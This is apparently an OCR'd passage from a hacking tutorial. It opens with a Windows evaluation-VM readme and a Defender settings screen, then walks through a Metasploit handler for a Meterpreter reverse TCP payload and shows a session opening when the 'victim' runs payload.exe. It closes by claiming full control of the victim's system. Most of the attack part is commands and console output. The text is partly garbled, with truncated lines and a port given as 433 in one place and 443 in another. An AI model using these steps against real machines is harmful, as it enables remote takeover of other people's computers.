Create a snapshot (or keep a backup of downloaded archive) before first booting and
this VM, so that you can reset quickly after the OS trial expires.

Licensing notes and evaluation period:
The modern.ie virtual machines use evaluation versions of Microsoft Windows, and are
limited. You can find a link to the full license on the desktop.

Activation:
For Windows 7, 8, 8.1 and 10 virtual machines, you need to connect to the Internet in o
the trial. In most cases, activation will be done automatically after a few minute
also enter "*slmgr /ato*" from an administrative command prompt. This will giv
For Windows Vista, you have 30 days after first boot.
For Windows XP, you have 30 days after first boot. You will see a toast notification pop
minutes after boot stating the days left (in the system tray).

Re-arm:
In some cases (Windows XP, Vista, and 7), it may be possible to further extend the initi
there are rearms left. The following commands can be run from an administrat
prompt (**right-click** on **Command Prompt** and select the '**Run as Administrat**
Show current license, time remaining, re-arm count (all except Windows XP):
slmgr /dlv
Re-arm (all except Windows XP). Requires reboot.
slmgr /rearm
Re-arm (Windows XP only). Note that no error is given in the case no rearms are left.
rundll32.exe syssetup,SetupOobeBnk



Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.


On

Step 9:

Now we will start the reverse tcp handler using msfconsole as shown in the image below:

Code used:


1. Msfconsole
2. Use exploit/multi/handler
3. Set payload windows/x64/meterpreter_reverse_tcp
4. Set LHOST 192.168.2.2(attacker's IP address)
5. Set LPORT 433
6. Run



```
                                   https://metasploit.com


       =[ metasploit v6.0.52-dev                          ]
+ -- --=[ 2147 exploits - 1143 auxiliary - 365 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: View missing module options with show
missing

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > LHOST=192.168.2.4
[-] Unknown command: LHOST=192.168.2.4
msf6 exploit(multi/handler) > set LHOST 192.168.2.4
LHOST => 192.168.2.4
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.4:443
```

Step 10:

Now when the victim run the “payload.exe” file we would get a reverse connection on our kali system (attacker’s system)



root@RiSlash: ~/Deskto...
root@RiSlash: ~/Desktop/q
File Actions Edit View Help

```
                       https://metasploit.com


       =[ metasploit v6.0.52-dev                          ]
+ -- --=[ 2147 exploits - 1143 auxiliary - 365 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: View missing module options with show
missing

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload ⇒ windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > LHOST=192.168.2.4
[-] Unknown command: LHOST=192.168.2.4
msf6 exploit(multi/handler) > set LHOST 192.168.2.4
LHOST ⇒ 192.168.2.4
msf6 exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.4:443
[*] Meterpreter session 1 opened (192.168.2.4:443 → 192.168.2.3:49739) at 2021-11-18 22:31:
07 -0500

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

As we can see in the above attached screenshot that we got a session from the victim computer when he ran the payload (exe file). Now we have full control over victim’s system.